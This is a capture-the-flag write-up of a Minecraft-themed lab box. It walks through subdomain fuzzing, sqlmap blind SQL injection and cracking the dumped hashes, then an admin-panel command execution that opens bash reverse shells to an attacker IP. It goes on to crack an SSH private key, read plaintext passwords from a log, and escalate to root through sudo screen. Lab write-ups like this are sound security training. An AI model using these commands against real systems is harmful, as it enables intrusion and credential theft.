

# CyberCrafted

*MineCraft Pwning*

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## 1 Slim To None

### 1.1 User Enumeration

#### 1.1.1 Open Ports

- 22 'ssh' (Ubuntu) , 80 "Apache Httpd 2.4.49" ( Full Port Scan )

#### 1.1.2 Initial Enum

- 10.10.212.240 Redirect To [#http://cybercrafted.thm/#](http://cybercrafted.thm/#)
- In Root Page We See a hint ***A Note to the developers: Just finished up adding other subdomains, now you can work on them!***
  - Let's find those subdomains !

Found a bunch of subdomains using ffuf. ffuf -w /opt/wordlists/raft-medium-words.txt:SUBS -H "Host: SUBS.cybercrafted.thm" -u http://10.10.212.240 -fs 0

Subs Found:

admin	[Status: 200, Size: 937, Words: 218, Lines: 31, Duration: 99ms]
store	[Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 100ms]
www	[Status: 200, Size: 832, Words: 236, Lines: 35, Duration: 86ms]

- Login Page at <http://admin.cybercrafted.thm/login.php>

```
ffuf -w /opt/wordlists/raft-medium-words.txt:FILE -u http://admin.cybercrafted.thm/FILE.php -mc 200,302
```

panel	[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 90ms]
login	[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3023ms]
index	[Status: 200, Size: 937, Words: 218, Lines: 31, Duration: 5030ms]

- Found Search Engine At <http://store.cybercrafted.thm/search.php>

```
ffuf -w /opt/wordlists/raft-medium-words.txt:FILE -u http://store.cybercrafted.thm/FILE.php -mc 200,302
```

search	[Status: 200, Size: 838, Words: 162, Lines: 28, Duration: 106ms]
--------	--

### 1.1.3 Interesting Discoveries

- Potential sql injection in <http://store.cybercrafted.thm/search.php>

### 1.1.4 Vulnerabilities And Exploitation

Time-Based Blind Sql Injection In <http://store.cybercrafted.thm/search.php> search=<Payload>&submit Using Sqlmap to automate exploitation of our sql injection .

- Tables (Database: Webapp)

```
sqlmap -u http://store.cybercrafted.thm/search.php --data "search=*&submit=" --tables
Database: webapp
[2 tables]
+-----+
| admin |
| stock |
+-----+
```

- Columns

```
sqlmap -u http://store.cybercrafted.thm/search.php --data "search=*&submit="
--tamper=space2comment -D webapp -T admin --columns --threads=10
```

Database: webapp

Table: admin

[3 columns]

Column	Type
user	varchar(32)
hash	varchar(64)
id	int(10) unsigned

- Columns Dump

Database: webapp

Table: admin

[2 entries]

id	hash	user
1	88b949dd5cdfbe12312ecbbfa24e5974234e7c01	xXUltimateCreeperXx
4	THM{bbe3159060381111119b195001f75008}	web_flag

- Web Flag

THM{bbe315906038c<REDACTED>9b195001f75008}

### 1.1.5 Usernames And Passwords

- Password Hash Cracked thanks to [crackstation](#)


```
"xXUltimateCreeperXx": "diamond(REDACTED)"
```

### 1.1.6 Command Execution

After grabbing credentials we can login to <http://admin.cybercrafted.thm>  
In <http://admin.cybercrafted.thm/panel.php> we can execute commands




Run system oommands...




```
www-data
```

We can then spawn a reverse shell and pwn the system.

```
/bin/bash -i >& /dev/tcp/10.8.134.23/9110 0>&1
```



Run system oommands...



```
/bin/bash -i >& /dev/tcp/10.8.134.23/4444 0>&1
```

## 1.2 Privilege Escalation

### 1.2.1 Interesting Discoveries

- Found 2 Users (xxultimatecreeperxx, cybercrafted)

- xxultimatecreeperxx Has encrypted ssh key in `/home/xxultimatecreeperxx/.ssh`

```
www-data@cybercrafted:/home/xxultimatecreeperxx$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3579496908433674083EAD00F2D89F6

Sc3FPbCv/4DIpQU0a1sczNkVCR+hBdoiAEM8mtbF2RxgoiV7XF2PgEehwJUhhyDG
+Bb/uSiC1AsL+U08WgDsbSsBwKLWijmYCmsplfWp3xaGX2qVVbmI45ch8ef3QQ1U
SCc7TmWJgI/Bt6k9J60WNTmjkdyTualymOVJjiajho799BnAQWE89j0LwE3VA5m
SfcytNIJkHHQR67K2z2f0noCh2jVkm0sx8Qs+hUBeNWT6Lr3pEoBKP5BkRgpbAu
lSkN+Ubrq2/+DA1e/LB9u9unwi+zUec1G5utqfmNPIHYyB2ZHWpX8Deyq5imlwH9
FkqfnN3JpXIw22TOMPYO0KAjan3XpilhOGhbZf5TUz0StZmQfozp5W0U/J5qBTtQ
sXG4ySXCWGEq5Mtj2wjdMOBIjbmVURWklbsN+R6UiYeBE5IViA9sQTPXcYnfDNPm
stB2ukMrnmIN0u0U2rrHFqOWNKELmzSr7UmdxiHCWHNOSzH4jYl0zjwI7NZoTLNA
eE214PUmIhickMwgcymwhJ5pTq5tUg3OUeq6sSdbvU8hCE6jjq5+zYlqs+DkIW2v
VeaVnbA2hij69kGQi/ABTS9PrvRDj/oSI04YMyZihvnH+miCjNUNxVuH1k3LD/6
LkvugR2wXG2RVdGNIwrhtkz8b5xaUvLY4An/rqJpn8gYDIJj66uKQs5isdzHSLf
jOjh5qkRyKYFfPegK32iDfeD3F314L3KBaALSktpKpQ+ooqUtTa+Mngh3CL8Jp00
Hi6qk24cpDUx68sSt7wIzdSwyVW4A/h0vxnZSsU6kFAqR28/6pjThHoQ0ijdKgp0
8wj/u29pyQypilQoW052Kis4IzuMN6Od+R8L4RnCV3bBR4ppDAnW3ADP312FajR+
DQAHhtfpQJYH92ohpj3dF5mJTT+aL8MfAhSUF12Mnn9d9MEuGRKIwHwF4d1K69Lr
0GpRS0xDrAafNnfZoykOPRjZsswK3YXwFu3xwQFL3mZ7N+6yDOSTpJgJuNFiJ0jh
MRMMbH+77M+50b1UfUlid0DHDf2Tdx+QNH1HtAo168JYDTrxx128Dtlwud889u2bV7
```

Attempting to crack with john will give us the following password.

```
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for stat
cr [REDACTED] (id_rsa_creeper)
Warning: Only 1 candidate left, minimum 4 needed for perfor
lg 0:00:00:09 DONE (2021-11-22 14:18) 0.1027g/s 1473Kp/s 14
```

- Login in as xxultimatecreeperxx

```
xxultimatecreeperxx@cybercrafted:~$ whoami
xxultimatecreeperxx
xxultimatecreeperxx@cybercrafted:~$
```

- Minecraft Server Flag

THM{ba93767a<REDACTED>5b8399680040a0c99e}

### 1.2.2 Possible Paths

- Sketchy files at `opt/minecraft`

### 1.2.3 Vulnerabilities Exploitation

- Logging System Plugin Located in /opt/minecraft/cybercrafted/plugins/LoginSystem Which Contains Username/Password (hashed)

```
cybercrafted: dcbf543ee264e2d3a32c967d663e979e
madrinch: 42f749ade7f9e195bf475f37a44cafcab
```

Yet There's a log file which contains plain text password of both users

```
[2021/06/27 11:58:38] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:58:46] cybercrafted logged in. PW: JavaEdit<REDACTED>
[2021/06/27 11:58:52] [BUKKIT-SERVER] Startet LoginSystem!
[2021/06/27 11:59:01] madrinch logged in. PW: Password123
```

- Ssh in as cybercrafted we can read the user flag and we can also see that we can execute **screen** as **root**.

```
cybercrafted@cybercrafted:~$ ls
user.txt
cybercrafted@cybercrafted:~$ sudo -l
Matching Defaults entries for cybercrafted on cybercrafted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cybercrafted may run the following commands on cybercrafted:
    (root) /usr/bin/screen -r cybercrafted
cybercrafted@cybercrafted:~$
```

- We can Reattach to instance of cybercrafted then we can create a new window with **C-a c** And read the root flag.

```
# cd /root
# ls -la
total 52
drwx----- 6 root root 4096 Oct 15 20:46 .
drwxr-xr-x 24 root root 4096 Sep 30 13:14 ..
lrwxrwxrwx 1 root root 9 Sep 12 09:33 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Jun 27 17:49 .cache
drwx----- 3 root root 4096 Jun 27 17:49 .gnupg
drwxr-xr-x 3 root root 4096 Oct 4 16:08 .local
-rw----- 1 root root 664 Sep 12 10:27 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 38 Jun 27 17:30 root.txt
drwx----- 2 root root 4096 Jun 27 17:45 .ssh
-rw----- 1 root root 10959 Oct 15 20:46 .viminfo
# ls .ssh
authorized_keys
#
```